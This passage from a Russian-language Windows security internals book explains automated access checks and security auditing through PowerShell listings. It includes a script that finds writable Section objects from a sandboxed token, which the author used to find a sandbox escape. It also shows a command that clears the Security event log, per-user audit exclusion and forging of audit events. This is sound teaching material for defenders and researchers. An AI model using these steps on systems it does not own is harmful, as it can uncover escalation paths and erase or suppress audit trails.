Параметр `Object` устраняет необходимость вручную извлекать дескриптор безопасности из объекта и автоматически выбирает правильную структуру общего сопоставления для типа объекта ядра. Это снижает риск ошибок при проверке доступа к объекту.

Поиск доступных для записи объектов Section

Система использует объекты `Section` для совместного использования памяти процессами. Если привилегированный процесс задаёт слабый дескриптор безопасности, менее привилегированный процесс может открыть и изменить содержимое раздела. Это способно привести к проблемам безопасности, если раздел содержит доверенные параметры, с помощью которых можно обманом заставить привилегированный процесс выполнить привилегированные операции.

Я обнаружил уязвимость этого класса, CVE-2014-6349, в конфигурации песочницы Internet Explorer. Конфигурация неправильно защищала общий объект `Section`, позволяя изолированным процессам Internet Explorer открыть его и полностью отключить песочницу. Я обнаружил эту проблему, выполнив проверку доступа `MapWrite` для всех именованных объектов `Section`. Выявив все разделы с этим правом доступа, я вручную определил, можно ли эксплуатировать какой-либо из них из песочницы. В листинге 8-15 поиск доступных для записи разделов автоматизируется командой `Get-AccessibleObject`.

```
PS> $access = Get-NtAccessMask -SectionAccess MapWrite -AsGenericAccess
PS> $objs = Use-NtObject($token = Get-NtToken -Duplicate
-IntegrityLevel Low) {
    Get-AccessibleObject -Win32Path "\" -Recurse -Token $token
-TypeFilter Section -Access $access
}
PS> $objs | ForEach-Object {
    Use-NtObject($sect = Get-NtSection -Path $_.Name) {
        Use-NtObject($map = Add-NtSection $sect -Protection ReadWrite
-ViewSize 4096) {
            Write-Host "$($sect.FullPath)"
            Out-HexDump -ShowHeader -ShowAscii -HideRepeating -Buffer $map |
Out-Host
        }
    }
}

\Sessions\1\BaseNamedObjects\windows_ie_global_counters
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
------------------------------------------------------------------------
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  - ................
-> REPEATED 1 LINES
00 00 00 00 00 00 00 00 00 00 00 00 1C 00 00 00  - ................
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  - ................
--snip--
```

Листинг 8-15. Перечисление доступных для записи объектов Section для маркера уровня целостности Low

Сначала вычисляем маску доступа `MapWrite` и преобразуем её в перечисление общего доступа. Команда `Get-AccessibleObject` принимает только общий доступ, поскольку заранее не знает, какие объекты вы захотите проверить. Затем дублируем маркер текущего пользователя и задаём ему уровень целостности Low, формируя простую песочницу.

Передаём маркер и маску доступа команде `Get-AccessibleObject`, выполняя рекурсивную проверку в каталоге `BaseNamedObjects` пользователя путём указания единственного разделителя пути параметру `Win32Path`. Результаты команды должны содержать только разделы, которые можно открыть с доступом `MapWrite`.

Наконец, перечисляем список найденных разделов, выводя их имена и начальное содержимое каждого найденного доступного для записи объекта `Section`. Открываем каждый именованный раздел, отображаем в память до первых 4096 байт, а затем выводим содержимое в виде шестнадцатеричного дампа. Раздел отображается с правом записи, поскольку дескриптор безопасности объекта `Section` может предоставлять доступ `MapWrite`, но сам раздел мог быть создан только для чтения. В таком случае отображение `ReadWrite` завершится ошибкой.

Этот сценарий можно использовать без изменений для поиска примечательных доступных для записи разделов. Маркер песочницы применять необязательно: может быть интересно увидеть разделы, доступные обычному пользователю и принадлежащие привилегированным процессам. Сценарий также можно использовать как шаблон для такой же проверки объекта ядра любого другого типа.


Подведение итогов

В этой главе мы рассмотрели несколько примеров применения проверок доступа вне открытия ресурса. Сначала были рассмотрены проверки обхода, используемые для определения возможности пользователя пройти по иерархическому списку контейнеров, например каталогов объектов. Затем мы обсудили применение проверок доступа при дублировании дескрипторов между процессами, включая возможность возникновения проблем безопасности, если объект не имеет имени или настроенного дескриптора безопасности.

Далее мы исследовали, как проверка доступа позволяет определить, находится ли маркер вызывающей стороны в песочнице. Ядро использует это для ограничения доступа к сведениям или определённым операциям, затрудняя эксплуатацию некоторых классов уязвимостей безопасности. Наконец, мы увидели, как автоматизировать проверки доступа для различных типов ресурсов с помощью команд `Get-Accessible`. Мы рассмотрели основные параметры, общие для всех команд, и их применение для перечисления доступных именованных объектов ядра.

На этом исследование процесса проверки доступа завершено. В следующей главе мы рассмотрим последнюю оставшуюся обязанность SRM: аудит безопасности.

Глава 9. Аудит безопасности



С процессом проверки доступа тесно переплетён процесс аудита. Администратор может настроить механизм аудита системы так, чтобы он формировал журнал обращений к ресурсам. Каждое событие журнала содержит сведения о пользователе и приложении, открывшем ресурс, а также об успешном или неудачном доступе. Эти сведения помогают выявлять неправильные настройки безопасности или обнаруживать вредоносный доступ к конфиденциальным ресурсам.

В этой короткой главе сначала обсудим, где хранится журнал доступа к ресурсам после его формирования ядром. Затем опишем, как системный администратор может настроить механизм аудита. Наконец, подробно рассмотрим настройку отдельных ресурсов для создания событий журнала аудита посредством SACL.

Журнал событий безопасности

Windows формирует события журнала всякий раз, когда проверка доступа завершается успешно или неудачно. Ядро записывает эти события в журнал событий безопасности, доступ к которому имеют только администраторы.

При проверке доступа к ресурсам ядра Windows формирует следующие типы событий аудита. В журнале событий безопасности они представлены идентификатором события, указанным в скобках:

• Открыт дескриптор объекта (4656).
• Закрыт дескриптор объекта (4658).
• Объект удалён (4660).
• Дескриптор объекта продублирован (4690).
• SACL изменён (4717).

При обращении к ресурсам посредством системных вызовов ядра, например `NtCreateMutant`, механизм аудита формирует эти события автоматически. Но для событий аудита, связанных с

объектами, сначала необходимо настроить два аспекта системы: задать системную политику формирования событий аудита и включить ACE аудита в SACL ресурса. Рассмотрим по очереди каждое из этих требований к настройке.

Настройка системной политики аудита

Большинству пользователей Windows не требуется собирать сведения аудита ресурсов ядра, поэтому политика аудита по умолчанию отключена. В корпоративных средах политика аудита обычно настраивается через политику безопасности домена, которую корпоративная сеть распространяет на отдельные устройства.

Пользователи вне корпоративной сети могут включить политику аудита вручную. Один из способов - изменить локальную политику безопасности, которая выглядит так же, как политика безопасности домена, но применяется только к текущей системе. Существует два типа политики аудита: устаревшая политика, использовавшаяся до Windows 7, и расширенная политика аудита. Рекомендуется использовать расширенную политику аудита, поскольку она обеспечивает более детальную настройку; устаревшую политику мы больше обсуждать не будем.

Если открыть редактор локальной политики безопасности, выполнив команду `secpol.msc` в PowerShell, можно увидеть текущую конфигурацию расширенной политики аудита, как показано на рисунке 9-1.




Рисунок 9-1. Редактор политики безопасности с расширенной политикой аудита

Как видно, категории политики аудита сейчас не настроены. Чтобы исследовать формирование событий аудита, мы временно включим необходимую политику аудита с помощью PowerShell и выполним несколько примеров кода. Изменения, сделанные в PowerShell, не отражаются в локальной политике безопасности, которая вернётся к прежнему состоянию при следующей синхронизации, например во время перезагрузки или обновления групповой политики в

корпоративной сети. Настройки можно принудительно синхронизировать, выполнив команду `gpupdate.exe /force` от имени администратора в PowerShell или командной строке.

Расширенные политики аудита имеют два уровня: категорию верхнего уровня и несколько подкатегорий. Категории верхнего уровня можно запросить с помощью `Get-NtAuditPolicy`, как показано в листинге 9-1.

```
PS> Get-NtAuditPolicy
Name               SubCategory Count
----               -----------------
System             5
Logon/Logoff       11
Object Access      14
Privilege Use      3
Detailed Tracking  6
Policy Change      6
Account Management 6
DS Access          4
Account Logon      4
```

Листинг 9-1. Категории политики аудита верхнего уровня

В выводе видны имя каждой категории и количество её подкатегорий. С каждой категорией также связан GUID, но по умолчанию это значение скрыто. Чтобы увидеть его, выберите свойство `Id` из вывода команды, как показано в листинге 9-2.

```
PS> Get-NtAuditPolicy | Select-Object Name, Id
Name               Id
----               --
System             69979848-797a-11d9-bed3-505054503030
Logon/Logoff       69979849-797a-11d9-bed3-505054503030
Object Access      6997984a-797a-11d9-bed3-505054503030
--snip--
```

Листинг 9-2. Вывод GUID категорий

Подкатегории можно вывести с помощью параметра `ExpandCategory`. В листинге 9-3 категория System указывается по имени, а затем вывод разворачивается, чтобы показать её подкатегории.

```
PS> Get-NtAuditPolicy -Category System -ExpandCategory
Name                       Policy
----                       ------
Security State Change      Unchanged
Security System Extension Unchanged
System Integrity           Unchanged
IPsec Driver               Unchanged
Other System Events        Unchanged
```

Листинг 9-3. Вывод подкатегорий политики аудита

Категорию также можно выбрать по GUID с помощью параметра `CategoryGuid`. Политика аудита основана на этих подкатегориях. Политика каждой подкатегории может иметь одно или несколько следующих значений:

• **Unchanged.** Политика не настроена и не должна изменяться.
• **Success.** Политика должна формировать события аудита при успешном открытии подлежащего аудиту ресурса.
• **Failure.** Политика должна формировать события аудита, если подлежащий аудиту ресурс открыть не удалось.
• **None.** Политика никогда не должна формировать событие аудита.

В листинге 9-3 у всех подкатегорий показано значение `Unchanged`, то есть политика не настроена. Аудит объектов ядра можно включить, выполнив команды из листинга 9-4 от имени администратора.

```
PS> Enable-NtTokenPrivilege SeSecurityPrivilege
```

```
PS> Set-NtAuditPolicy -Category ObjectAccess -Policy Success,
Failure -PassThru
Name                           Policy
----                           ------
File System                    Success, Failure
Registry                       Success, Failure
Kernel Object                  Success, Failure
SAM                            Success, Failure
Certification Services         Success, Failure
Application Generated          Success, Failure
Handle Manipulation            Success, Failure
File Share                     Success, Failure
Filtering Platform Packet Drop Success, Failure
Filtering Platform Connection  Success, Failure
Other Object Access Events     Success, Failure
Detailed File Share            Success, Failure
Removable Storage              Success, Failure
Central Policy Staging         Success, Failure
```

Листинг 9-4. Задание политики и вывод итогового списка политики аудита ObjectAccess

Здесь мы включили политики аудита `Success` и `Failure` для всех подкатегорий `ObjectAccess`. Для такого изменения необходима привилегия `SeSecurityPrivilege`. Вместо всей категории можно задать одну подкатегорию по имени с помощью параметра `SubCategoryName` или указать GUID параметром `SubCategoryGuid`.

Правильность настройки политики аудита подтверждается параметром `PassThru`, выводящим изменённые объекты `SubCategory`. В выводе показаны некоторые важные политики аудита, включая File System, Registry и Kernel Object, которые включают аудит соответственно файлов, ключей реестра и других объектов ядра.

Чтобы отменить изменение из листинга 9-4, можно выполнить следующую команду от имени администратора:

```
PS> Set-NtAuditPolicy -Category ObjectAccess -Policy None
```

Если включение политики аудита не требуется по какой-либо причине, после завершения экспериментов её лучше отключить.

Настройка политики аудита для отдельного пользователя

Помимо общесистемной политики, политику аудита можно настроить для отдельного пользователя. Эту возможность можно использовать, чтобы добавить аудит определённой учётной записи пользователя, когда система не определяет общую политику аудита. С её помощью также можно исключить определённую учётную запись пользователя из аудита. Для реализации такого поведения настройки политики для отдельных пользователей немного отличаются:

• **Unchanged.** Политика не настроена. Если это значение задано, политика не должна изменяться.
• **SuccessInclude.** Политика должна формировать события аудита при успехе независимо от системной политики.
• **SuccessExclude.** Политика никогда не должна формировать события аудита при успехе независимо от системной политики.
• **FailureInclude.** Политика должна формировать события аудита при неудаче независимо от системной политики.
• **FailureExclude.** Политика никогда не должна формировать события аудита при неудаче независимо от системной политики.
• **None.** Политика никогда не должна формировать событие аудита.

Чтобы настроить политику для отдельного пользователя, при вызове команды `Set-NtAuditPolicy` можно передать SID параметру `User`. Этот SID должен представлять учётную запись пользователя; он не может представлять группу, например Administrators, или служебную учётную запись, например SYSTEM, иначе при задании политики будет возвращена ошибка.

Листинг 9-5 настраивает политику для текущего пользователя. Эти команды необходимо выполнять от имени администратора.

```
PS> Enable-NtTokenPrivilege SeSecurityPrivilege
PS> $sid = Get-NtSid
PS> Set-NtAuditPolicy -Category ObjectAccess -User $sid -UserPolicy
SuccessExclude
PS> Get-NtAuditPolicy -User $sid -Category ObjectAccess -ExpandCategory
Name          User            Policy
----          ----            ------
File System   GRAPHITE\admin SuccessExclude
Registry      GRAPHITE\admin SuccessExclude
Kernel Object GRAPHITE\admin SuccessExclude
SAM           GRAPHITE\admin SuccessExclude
--snip--
```

Листинг 9-5. Настройка политики аудита для отдельного пользователя

Здесь мы передаём SID пользователя параметру `User`, а затем указываем пользовательскую политику `SuccessExclude`. Это исключит события аудита успеха только для этого пользователя. Чтобы удалить пользовательскую политику пользователя, можно указать политику `None`:

```
PS> Set-NtAuditPolicy -Category ObjectAccess -User $sid -UserPolicy None
```

Кроме того, можно перечислить всех пользователей с настроенными политиками с помощью параметра `AllUser` команды `Get-NtAuditPolicy`, как показано в листинге 9-6.

```
PS> Get-NtAuditPolicy -AllUser
Name          User            SubCategory Count
----          ----            ----------------
System        GRAPHITE\admin 5
Logon/Logoff  GRAPHITE\admin 11
Object Access GRAPHITE\admin 14
--snip--
```

Листинг 9-6. Запрос политик отдельных пользователей для всех пользователей

Теперь вы знаете, как запрашивать и задавать политики для системы и определённого пользователя. Далее рассмотрим предоставление пользователям доступа, необходимого для запроса и задания этих политик в системе.

Безопасность политики аудита

Чтобы запросить или задать политику, у вызывающей стороны в маркере должна быть включена `SeSecurityPrivilege`. Если привилегия не включена, LSASS выполняет проверку доступа на основании дескриптора безопасности в конфигурации системы. В дескрипторе безопасности можно настроить следующие права доступа, предоставив пользователю возможность запрашивать или задавать политику системы либо отдельного пользователя:

- **SetSystemPolicy.** Позволяет задавать системную политику аудита.
- **QuerySystemPolicy.** Позволяет запрашивать системную политику аудита.
- **SetUserPolicy.** Позволяет задавать политику аудита для отдельного пользователя.
- **QueryUserPolicy.** Позволяет запрашивать политику аудита для отдельного пользователя.
- **EnumerateUsers.** Позволяет перечислять все политики аудита отдельных пользователей.
- **SetMiscPolicy.** Позволяет задавать прочую политику аудита.
- **QueryMiscPolicy.** Позволяет запрашивать прочую политику аудита.

Ни один стандартный API аудита, по-видимому, не использует права доступа `SetMiscPolicy` и `QueryMiscPolicy`, но поскольку они определены в Windows SDK, я включил их для полноты.

Администратор может запросить настроенный в данный момент дескриптор безопасности, включив `SeSecurityPrivilege` и вызвав команду `Get-NtAuditSecurity`, как показано в листинге 9-7.

```
PS> Enable-NtTokenPrivilege SeSecurityPrivilege
PS> $sd = Get-NtAuditSecurity
PS> Format-NtSecurityDescriptor $sd -Summary -MapGeneric
<DACL>
BUILTIN\Administrators: (Allowed)(None)(GenericRead)
NT AUTHORITY\SYSTEM: (Allowed)(None)(GenericRead)
```

Листинг 9-7. Запрос и вывод дескриптора безопасности аудита

Передаём запрошенный дескриптор безопасности команде `Format-NtSecurityDescriptor`, чтобы вывести DACL. Обратите внимание, что доступ к политике имеют только Administrators и SYSTEM. Кроме того, они ограничены доступом `GenericRead`, позволяющим запрашивать политику, но не изменять её. Поэтому даже администраторам для изменения политики аудита потребуется включить `SeSecurityPrivilege`, поскольку эта привилегия обходит любую проверку доступа.

> **Примечание.** Пользователь, которому не предоставлен доступ на чтение политики, всё равно может запрашивать категории и подкатегории расширенного аудита, игнорирующие дескриптор безопасности. Однако он не получит доступа к запросу настроенных параметров. Для параметров аудита, которые пользователь не смог запросить, `Get-NtAuditPolicy` вернёт значение `Unchanged`.

Если требуется разрешить пользователям без прав администратора изменять расширенную политику аудита, дескриптор безопасности можно изменить командой `Set-NtAuditSecurity`. Выполните команды из листинга 9-8 от имени администратора.

```
PS> Enable-NtTokenPrivilege SeSecurityPrivilege
PS> $sd = Get-NtAuditSecurity
PS> Add-NtSecurityDescriptorAce $sd -Sid "LA" -Access GenericAll
PS> Set-NtAuditSecurity $sd
```

Листинг 9-8. Изменение дескриптора безопасности аудита

Сначала запрашиваем существующий дескриптор безопасности политики аудита и предоставляем локальному администратору все права доступа. Затем задаём изменённый дескриптор безопасности командой `Set-NtAuditSecurity`. Теперь локальный администратор может запрашивать и изменять политику аудита без включения `SeSecurityPrivilege`.

Обычно безопасность политики аудита перенастраивать не следует, и тем более не следует предоставлять всем пользователям доступ на запись. Обратите внимание, что дескриптор безопасности не влияет на то, кто может запрашивать или задавать сам дескриптор безопасности: независимо от значений в дескрипторе безопасности это могут делать только вызывающие стороны с включённой `SeSecurityPrivilege`.

Настройка SACL ресурса

Одного включения политик аудита недостаточно, чтобы начать формировать события аудита. Необходимо также настроить SACL объекта, задав используемые правила аудита. Чтобы задать SACL объекта, снова потребуется включить `SeSecurityPrivilege`, что можно сделать только от имени администратора. В листинге 9-9 показан процесс создания объекта `Mutant` с SACL.

```
PS> $sd = New-NtSecurityDescriptor -Type Mutant
```

```
PS> Add-NtSecurityDescriptorAce $sd -Type Audit -Access GenericAll
-Flags SuccessfulAccess, FailedAccess -KnownSid World -MapGeneric
PS> Enable-NtTokenPrivilege SeSecurityPrivilege
PS> Clear-EventLog -LogName "Security"
PS> Use-NtObject($m = New-NtMutant "ABC" -Win32Path -SecurityDescriptor $sd) {
    Use-NtObject($m2 = Get-NtMutant "ABC" -Win32Path) {
    }
}
```

Листинг 9-9. Создание объекта Mutant с SACL

Сначала создаём пустой дескриптор безопасности, а затем добавляем в SACL единственное ACE `Audit`. Другие типы ACE, которые можно добавить, включают `AuditObject` и `AuditCallback`.

Обработка ACE `Audit` очень похожа на избирательную проверку доступа, описанную в главе 7. SID должен соответствовать группе в вызывающем маркере, включая все SID `DenyOnly`, а маска доступа должна соответствовать одному или нескольким битам предоставленного доступа. SID группы Everyone является особым случаем: он соответствует всегда независимо от наличия SID в маркере.

Помимо обычных флагов наследования ACE, например `InheritOnly`, ACE `Audit` должно указывать один или оба флага `SuccessfulAccess` и `FailedAccess`, сообщающие коду аудита условия, при которых следует создать запись аудита.

Мы создадим объект `Mutant` с дескриптором безопасности, содержащим SACL. Перед созданием объекта необходимо включить `SeSecurityPrivilege`. Без этого создание завершится неудачей. Чтобы легче увидеть созданное событие аудита, также очищаем журнал событий безопасности. Затем создаём объект, передавая ему построенный SACL, и снова открываем его, чтобы вызвать формирование журнала аудита.

Теперь журнал событий безопасности можно запросить командой `Get-WinEvent`, передав идентификатор события 4656 для поиска созданного события аудита (листинг 9-10).

```
PS> $filter = @{logname = 'Security'; id = @(4656)}
PS> Get-WinEvent -FilterHashtable $filter | Select-Object -ExpandProperty Message
A handle to an object was requested.
Subject:
        Security ID:    S-1-5-21-2318445812-3516008893-216915059-1002
        Account Name:   user
        Account Domain: GRAPHITE
        Logon ID:       0x524D0

Object:
        Object Server:          Security
        Object Type:            Mutant
        Object Name:            \Sessions\2\BaseNamedObjects\ABC
        Handle ID:              0xfb4
        Resource Attributes:    -

Process Information:
        Process ID:     0xaac
        Process Name:   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Access Request Information:
        Transaction ID:         {00000000-0000-0000-0000-000000000000}
        Accesses:               DELETE
                                READ_CONTROL
                                WRITE_DAC
                                WRITE_OWNER
                                SYNCHRONIZE
                                Query mutant state

Access Reasons:                         -
        Access Mask:                            0x1F0001
        Privileges Used for Access Check:       -
        Restricted SID Count:                   0
```

Листинг 9-10. Просмотр события аудита открытия объекта Mutant

Сначала настраиваем фильтр журнала событий безопасности с идентификатором события 4656, соответствующим открытию дескриптора. Затем применяем фильтр с `Get-WinEvent` и выбираем текстовое сообщение события.

Вывод начинается с текстового описания события, подтверждающего, что оно создано в ответ на открытие дескриптора. Далее следует раздел Subject со сведениями о пользователе, включая его SID и имя пользователя. Чтобы найти имя пользователя, ядро отправляет событие аудита процессу LSASS.

Далее следуют сведения об открытом объекте. Они включают сервер объектов (Security, представляющий SRM), тип объекта (`Mutant`), собственный путь к объекту и идентификатор дескриптора, то есть номер дескриптора объекта. Если запросить значение дескриптора, возвращённое системным вызовом `NtCreateMutant`, оно должно совпасть с этим значением. Затем получаем некоторые основные сведения о процессе и, наконец, сведения о доступе, предоставленном дескриптору.

Как различить события успеха и неудачи? Лучше всего извлечь свойство `KeywordsDisplayNames`, содержащее либо Audit Success, если дескриптор был открыт, либо Audit Failure, если открыть дескриптор не удалось. Пример показан в листинге 9-11.

```
PS> Get-WinEvent -FilterHashtable $filter | Select-Object KeywordsDisplayNames
KeywordsDisplayNames
--------------------
{Audit Success}
{Audit Failure}
--snip--
```

Листинг 9-11. Извлечение KeywordsDisplayNames для просмотра состояния успеха или неудачи

При закрытии дескриптора объекта создаётся ещё одно событие аудита с идентификатором 4658, как показано в листинге 9-12.

```
PS> $filter = @{logname = 'Security'; id = @(4658)}
PS> Get-WinEvent -FilterHashtable $filter | Select-Object -ExpandProperty Message
The handle to an object was closed.
Subject :
        Security ID:    S-1-5-21-2318445812-3516008893-216915059-1002
        Account Name:   user
        Account Domain: GRAPHITE
        Logon ID:       0x524D0

Object:
        Object Server:  Security
        Handle ID:      0xfb4

Process Information:
        Process ID:     0xaac
        Process Name:   C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
```

Листинг 9-12. Просмотр события аудита, созданного при закрытии дескриптора объекта Mutant

Можно заметить, что сведения о закрытии дескриптора объекта немного менее подробны, чем сведения, сформированные при открытии дескриптора. События открытия и закрытия дескриптора можно вручную сопоставить по идентификаторам дескриптора, которые должны совпадать.

События аудита объектов можно формировать вручную из пользовательского режима с помощью дополнительных системных вызовов. Однако для этого требуется привилегия `SeAuditPrivilege`, которая обычно предоставляется только учётной записи SYSTEM, а не обычным администраторам.

Событие аудита можно сформировать одновременно с проверкой доступа посредством системного вызова `NtAccessCheckAndAuditAlarm`, имеющего все те же варианты объектных ACE, что и

обычные проверки доступа. Доступ к нему предоставляет команда PowerShell `Get-NtGrantedAccess` с параметром `Audit`.

Кроме того, события можно формировать вручную системными вызовами `NtOpenObjectAuditAlarm` и `NtCloseObjectAuditAlarm`, которые PowerShell предоставляет через команду `Write-NtAudit`. Выполните команды из листинга 9-13 от имени пользователя SYSTEM, чтобы вручную сформировать события журнала аудита.

```
PS> Enable-NtTokenPrivilege SeAuditPrivilege -WarningAction Stop
PS> $owner = Get-NtSid -KnownSid Null
PS> $sd = New-NtSecurityDescriptor -Type Mutant -Owner $owner -Group $owner
PS> Add-NtSecurityDescriptorAce $sd -KnownSid World -Access GenericAll
-MapGeneric
PS> Add-NtSecurityDescriptorAce $sd -Type Audit -Access GenericAll
-Flags SuccessfulAccess, FailedAccess -KnownSid World -MapGeneric
PS> $handle = 0x1234
PS> $r = Get-NtGrantedAccess $sd -Audit -SubsystemName "SuperSecurity"
-ObjectTypeName "Badger" -ObjectName "ABC" -ObjectCreation
-HandleId $handle -PassResult
PS> Write-NtAudit -Close -SubsystemName "SuperSecurity" -HandleId $handle
-GenerateOnClose:$r.GenerateOnClose
```

Листинг 9-13. Формирование событий журнала аудита вручную

Сначала включаем `SeAuditPrivilege`, иначе остальная часть сценария завершится неудачей. Эта привилегия должна быть включена в первичном маркере; олицетворить маркер с этой привилегией нельзя, поэтому экземпляр PowerShell необходимо запустить от имени пользователя SYSTEM.

Включив необходимую привилегию, строим дескриптор безопасности с SACL для аудита успешных и неудачных попыток доступа. Формируем фиктивный идентификатор дескриптора; в обычном событии аудита этим значением был бы дескриптор ядра, но при формировании события из пользовательского режима оно может быть любым. Затем выполняем проверку доступа, указав параметр `Audit`, включающий остальные параметры аудита. Необходимо указать параметры `SubsystemName`, `ObjectTypeName` и `ObjectName`, значения которых могут быть совершенно произвольными. Также указываем идентификатор дескриптора.

В выводе получаем результат проверки доступа с одним дополнительным свойством: `GenerateOnClose`, указывающим, требуется ли записать событие закрытого дескриптора. Вызов команды `Write-NtAudit` с параметром `Close` вызывает системный вызов `NtCloseObjectAuditAlarm` для формирования события. Мы выполняем его, передав значение `GenerateOnClose` из результата. Если бы `GenerateOnClose` было равно `False`, всё равно требовалось бы записать событие закрытия для завершения аудита, но само событие закрытия не было бы записано в журнал аудита.

Если при выполнении команд из листинга 9-13 события аудита не создаются, убедитесь, что включён аудит объектов, как в листинге 9-4.

ТАИНСТВЕННОЕ ACE ALARM

В списке типов ACE в таблице 5-3 вы могли заметить связанный с аудитом тип Alarm. В таблице я упомянул, что ядро не использует этот тип, а в технической документации Microsoft для типа ACE Alarm приведена фраза: «Структура SYSTEM_ALARM_ACE зарезервирована для будущего использования». Каково его назначение, если он всегда был зарезервирован?

Сказать трудно. Код ядра проверял тип ACE Alarm начиная с Windows NT 3.1, пока Microsoft не удалила проверку в Windows XP. Разработчики Windows даже определили варианты `AlarmCallback`, `AlarmObject` и `AlarmObjectCallback`, хотя код, по-видимому, не проверял их в ядре Windows 2000, где появились объектные ACE. Из старых ядер ясно, что тип ACE Alarm обрабатывался; менее ясно, могло ли ACE Alarm сформировать событие

для наблюдения. Даже в документации версий Windows, обрабатывавших тип ACE Alarm, он помечен как неподдерживаемый.

Что касается возможного назначения ACE Alarm, вероятно, это наследие корней Windows NT в VMS. VMS имела модель безопасности, сходную с Windows NT, включая применение ACL и ACE. В VMS ACE аудита записываются в файл журнала аудита, как в Windows, а ACE Alarm формировали бы эфемерные события безопасности реального времени в системной консоли или терминале оператора после того, как пользователь включал сигналы командой `REPLY/ENABLE=SECURITY`. Вероятно, Microsoft добавила поддержку этого типа ACE в ядро Windows, но так и не реализовала возможность отправлять такие события реального времени. С учётом современных альтернатив журналирования, например Event Tracing for Windows (ETW), предоставляющих гораздо более полные сведения безопасности в реальном времени, вероятность возвращения Microsoft ACE Alarm или реализации его вариантов в будущем невелика.

Настройка глобального SACL

Правильная настройка SACL каждого ресурса может быть сложной и трудоёмкой. Поэтому расширенная политика аудита позволяет настроить глобальный SACL для файлов или ключей реестра. Система использует этот глобальный SACL, если у ресурса нет SACL, а для ресурсов с существующим SACL объединяет глобальный SACL и SACL ресурса. Поскольку такие широкие конфигурации аудита могут переполнить вывод журнала и затруднить наблюдение за событиями, рекомендую применять глобальные SACL умеренно.

Глобальный SACL можно запросить, передав значение `File` или `Key` параметру `GlobalSacl` команды PowerShell `Get-NtAuditSecurity`. Изменить глобальный SACL можно также командой `Set-NtAuditSecurity` с тем же параметром `GlobalSacl`. Чтобы проверить это поведение, выполните команды из листинга 9-14 от имени администратора.

```
PS> Enable-NtTokenPrivilege SeSecurityPrivilege
PS> $sd = New-NtSecurityDescriptor -Type File
PS> Add-NtSecurityDescriptorAce $sd -Type Audit -KnownSid World
-Access WriteData -Flags SuccessfulAccess
PS> Set-NtAuditSecurity -GlobalSacl File -SecurityDescriptor $sd
PS> Get-NtAuditSecurity -GlobalSacl File |
